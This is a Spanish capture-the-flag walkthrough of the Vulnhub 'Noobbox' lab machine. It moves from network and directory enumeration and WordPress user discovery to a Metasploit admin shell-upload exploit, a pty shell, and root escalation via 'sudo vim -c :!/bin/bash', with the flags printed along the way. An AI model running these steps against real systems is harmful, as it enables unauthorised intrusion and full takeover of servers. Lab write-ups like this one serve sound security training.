NOOBBOX

Como siempre, descargamos la máquina de Vulnhub. Descomprimimos el .zip y doble click en el .ova. En configuración, vamos a red y ponemos adaptador puente, nombre adaptador y permitir todo.

1- LOCALIZAMOS LA MÁQUINA

```
┌──(root㉿kali)-[/home/kali/Desktop/Noobbox]
└─# sudo arp-scan --interface eth0 -l
Interface: eth0, type: EN10MB,    IPv4: 192.168.0.10
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
```

192.168.0.19 PCS Systemtechnik GmbH

```
4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 5.296 seconds (48.34 hosts/sec). 4 responded
```

2- CONECTIVIDAD

```
┌──(root㉿kali)-[/home/kali/Desktop/Noobbox]
└─# ping    -c1 192.168.0.19
PING 192.168.0.19 (192.168.0.19) 56(84) bytes of data.
64 bytes from 192.168.0.19: icmp_seq=1 ttl=64 time=1.54 ms
--- 192.168.0.19 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.544/1.544/1.544/0.000 ms
```

IP DE LA MAQUINA VICTIMA 192.168.0.19

IP DE LA MAQUINA ATACANTE 192.168.0.10


3- **ESCANEAMOS PUERTOS**

```
┌──(root㉿kali)-[/home/kali/Desktop/Noobbox]
└─# nmap -Pn -p- -sCVS --min-rate 5000 192.168.0.19

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-11 11:37 EDT
Nmap scan report for 192.168.0.19
Host is up (0.053s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp open    http        Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 08:00:27:5E:CD:B0 (Oracle VirtualBox virtual NIC)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 245.41 seconds
```

80/tcp open http Apache httpd 2.4.38 ((Debian))

Visitamos el servidor web



En principio, no descubrimos nada interesante

4- **ENUMERAMOS DIRECTORIOS**

┌──(root㉿kali)-[/home/kali/Desktop/Noobbox]

└─# dirb http://192.168.0.19

DIRB v2.22

By The Dark Raver

START_TIME: Fri Apr 12 07:49:12 2024

URL_BASE: http://192.168.0.19/

WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.0.19/ ----

+ http://192.168.0.19/index.html (CODE:200|SIZE:10701)

==> DIRECTORY: http://192.168.0.19/manual/

+ http://192.168.0.19/server-status (CODE:403|SIZE:277)

==> DIRECTORY: http://192.168.0.19/wordpress/

---- Entering directory: http://192.168.0.19/wordpress/ ----

+ http://192.168.0.19/wordpress/index.php (CODE:301|SIZE:0)

==> DIRECTORY: http://192.168.0.19/wordpress/wp-admin/

==> DIRECTORY: http://192.168.0.19/wordpress/wp-content/

==> DIRECTORY: http://192.168.0.19/wordpress/wp-includes/

+ http://192.168.0.19/wordpress/xmlrpc.php (CODE:405|SIZE:42)

Tenemos un wordpress. Enumeramos usuarios y plugins vulnerables

┌──(root㉿kali)-[/home/kali/Desktop/Noobbox]

└─# wpscan --url http://192.168.0.19/wordpress -e vp,u

[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Users (via Passive and Aggressive Methods)

Brute Forcing Author IDs - Time: 00:00:11
<==
====> (10 / 10) 100.00% Time: 00:00:11

[i] User(s) Identified:

[+] **noobbox**

| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

| Confirmed By: Login Error Messages (Aggressive Detection)

Usuario noobbox

Buscamos por extensiones

┌──(root㉿kali)-[/home/kali/Desktop/Noobbox]

└─# dirb http://192.168.0.19 -X .jpg,.html,.txt

DIRB v2.22

By The Dark Raver

START_TIME: Fri Apr 12 08:07:30 2024

URL_BASE: http://192.168.0.19/

WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

EXTENSIONS_LIST: (.jpg,.html,.txt) | (.jpg)(.html)(.txt) [NUM = 3]

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.0.19/ ----


+ http://192.168.0.19/img.jpg (CODE:200|SIZE:4811)

+ http://192.168.0.19/index.html (CODE:200|SIZE:10701)

END_TIME: Fri Apr 12 08:08:22 2024

DOWNLOADED: 13836 - FOUND: 2

Visitamos /img.jpg



Tenemos usuario "noobbox" y contraseña "5p4c3"

El exploit "exploit/unix/webapp/wp_admin_shell_upload" es un módulo de Metasploit diseñado para aprovechar una vulnerabilidad en sitios WordPress que les permite a los atacantes cargar archivos maliciosos como plugins a través del panel de administración.

Veamos como lo usamos:

1- En una terminal de Kali ejecutamos msfconsole

2- use exploit/unix/webapp/wp_admin_shell_upload

3- show options y vemos que tenemos que aportar información de PASSWORD, RHOSTS, TARGETURI Y USERNAME

4- la vamos aportando con el comando "set"

msf6 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD 5p4c3

PASSWORD => 5p4c3

msf6 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME noobbox

USERNAME => noobbox

msf6 exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI /wordpress

TARGETURI => /wordpress

msf6 exploit(unix/webapp/wp_admin_shell_upload) > set RHOSTS 192.168.0.19

RHOSTS => 192.168.0.19

msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit

meterpreter > cd /home

meterpreter > ls

meterpreter > cat user.txt

USER FLAG : {e7028891afea8df6164a35880cc7e2e5}

meterpreter > shell

python -c 'import pty;pty.spawn("/bin/bash")'

www-data@N00bB0x:/var/www//html/wordpress$

noobbox@N00bBox:~$ sudo -l

sudo -l

[sudo] password for noobbox: 5p4c3

Matching Defaults entries for noobbox on N00bBox:

env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User noobbox may run the following commands on N00bBox:

(ALL : ALL) /usr/bin/vim

5-ESCALADA DE PRIVILEGIOS A ROOT

noobbox@N00bBox:~$ sudo vim -c ':!/bin/bash'

:!/bin/bash

root@N00bBox:/home/noobbox# cd /root

cd /root

root@N00bBox:~# ls

ls

root.txt

root@N00bBox:~# cat root.txt

cat root.txt

ROOT FLAG : {a4c45279eaad84e5bb8ae0dfc5034400}

root@N00bBox:~#

Listooooo¡¡¡¡¡¡¡